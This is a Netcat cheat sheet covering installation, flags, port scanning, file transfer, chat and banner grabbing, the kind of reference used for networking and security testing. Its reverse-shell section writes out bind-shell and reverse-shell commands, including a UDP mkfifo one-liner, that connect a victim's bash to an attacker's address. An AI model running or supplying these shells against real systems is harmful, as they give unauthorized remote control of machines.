Netcat

UNIX version:
https://nc110.sourceforge.io/
https://sourceforge.net/p/nc110/git/ci/master/tree/

GNU Netcat version:
https://netcat.sourceforge.net/
https://sourceforge.net/p/netcat/code/HEAD/tree/

Written by: Rachit Arora || 𝕏 @rach1tarora || linkedin.com/in/rach1tarora/
Reviewed by: Dave Blandford

Netcat is a network utility tool that has earned the nickname "The Swiss Army Knife" of networking. It can be used for file transfers, chat/messaging between systems, port scanning, and much more. Netcat operates by reading and writing data across network connections using TCP and UDP.

How to Install:


Kali Linux

Netcat is available in multiple versions. You can choose one depending on your needs:

Ncat (Nmap's Netcat reimplementation):
```
sudo apt install ncat
```

OpenBSD Netcat:
```
sudo apt install netcat-openbsd
```

Traditional Netcat:
```
sudo apt install netcat-traditional
```



Arch Linux

GNU Netcat:
```
sudo pacman -S gnu-netcat
```

OpenBSD Netcat:
```
sudo pacman -S openbsd-netcat
```

MacOS

Install using Homebrew:
```
brew install netcat
```


Windows

Your best bet is to use Ncat, which is included with Nmap:

https://nmap.org/download.html#windows

Ensure the Ncat checkbox is selected when installing Nmap.

Explanation of Flags:



- `-z` : Zero-I/O mode, used for scanning ports without sending data.
- `-v` : Verbose mode, displays additional details of the connection.
- `-vv` : Very verbose, shows even more detailed information.
- `-n` : Numeric-only IP addresses, no DNS resolution.
- `-u` : Use UDP.
- `-l` : Listen mode, allows Netcat to wait for incoming connections.
- `-p <port>` : Specifies the local port to use for the connection; not just for listening.
- `-e <program>` : Executes the specified program (like /bin/bash) upon connection.
- `-w <seconds>` : Specifies a timeout in seconds for connections.
- `-X <proxy_type>` : Use a proxy (CONNECT, SOCKS4, SOCKS5) to route Netcat traffic.

Note: This flag is supported in the OpenBSD version of Netcat (and tools like Ncat from Nmap), but not in the traditional GNU version.

- `-x <proxy_ip:proxy_port>` : Defines the proxy IP and port for tunneling traffic.

Same note: Available in OpenBSD Netcat and Ncat, not in GNU Netcat-traditional.

1. Basic Connectivity

Check if a specific port is open or closed:
`nc -zv <target_ip> <port>`

Scan multiple ports on a target:
`nc -zv <target_ip> 20-100`

Scan all ports with a timeout:
`nc -zv -w1 <target_ip> 1-65535`

2. Establishing Connections

Connect to a TCP service:
`nc <target_ip> <port>`

Connect to a UDP service:
`nc -u <target_ip> <port>`

Listen for incoming TCP connections:
`nc -lvp <port>`

Listen for incoming UDP connections:
`nc -ulvp <port>`

3. Sending and Receiving Messages

Send a message to a Netcat listener:
`echo "Hello, Netcat" | nc <target_ip> <port>`

Receive messages on a listening Netcat server:
`nc -lvp <port>`

4. File Transfer Using Netcat

Send a file over Netcat (sender):
`cat file.txt | nc <target_ip> <port>`

Receive a file with Netcat (receiver):
`nc -lvp <port> > received.txt`

5. Netcat as a Chat Server

Start a simple chat server (listener):
`nc -lvp <port>`

Connect to the chat server (client):
`nc <server_ip> <port>`

When one Netcat instance connects to another, they form a bidirectional pipe. Netcat reads from stdin (your keyboard) and writes to stdout (your screen). This setup allows both users to type and see each other's messages in real time—effectively creating a minimal chat environment using only the terminal.

6. Reverse Shells

Bind a shell for remote access (attacker-controlled listener):
`nc -lvp <port> -e /bin/bash`

Reverse shell (victim-controlled):
`nc <attacker_ip> <port> -e /bin/bash`

Reverse shell over UDP —
Attacker-controlled listener:
`nc -lu -p <port>`

Command to run on victim machine:
Note: This is all ONE line
`mkfifo fifo && nc -u <attacker_ip> <port> < fifo | { echo "shell ready"; bash; } > fifo`

7. Network Scanning and Enumeration

Grab service banners from open ports:
`nc -v <target_ip> <port>`

For web services (HTTP/HTTPS), type the following after connecting and press Enter twice:
`HEAD / HTTP/1.0`

Manually interact with an FTP server:
`nc <ftp_server_ip> 21`

8. Web and Network Testing

Check if RDP (Remote Desktop Protocol) is open:
`nc -zv <target_ip> 3389`

Check if SMB (Windows File Sharing) is enabled:
`nc -zv <target_ip> 445`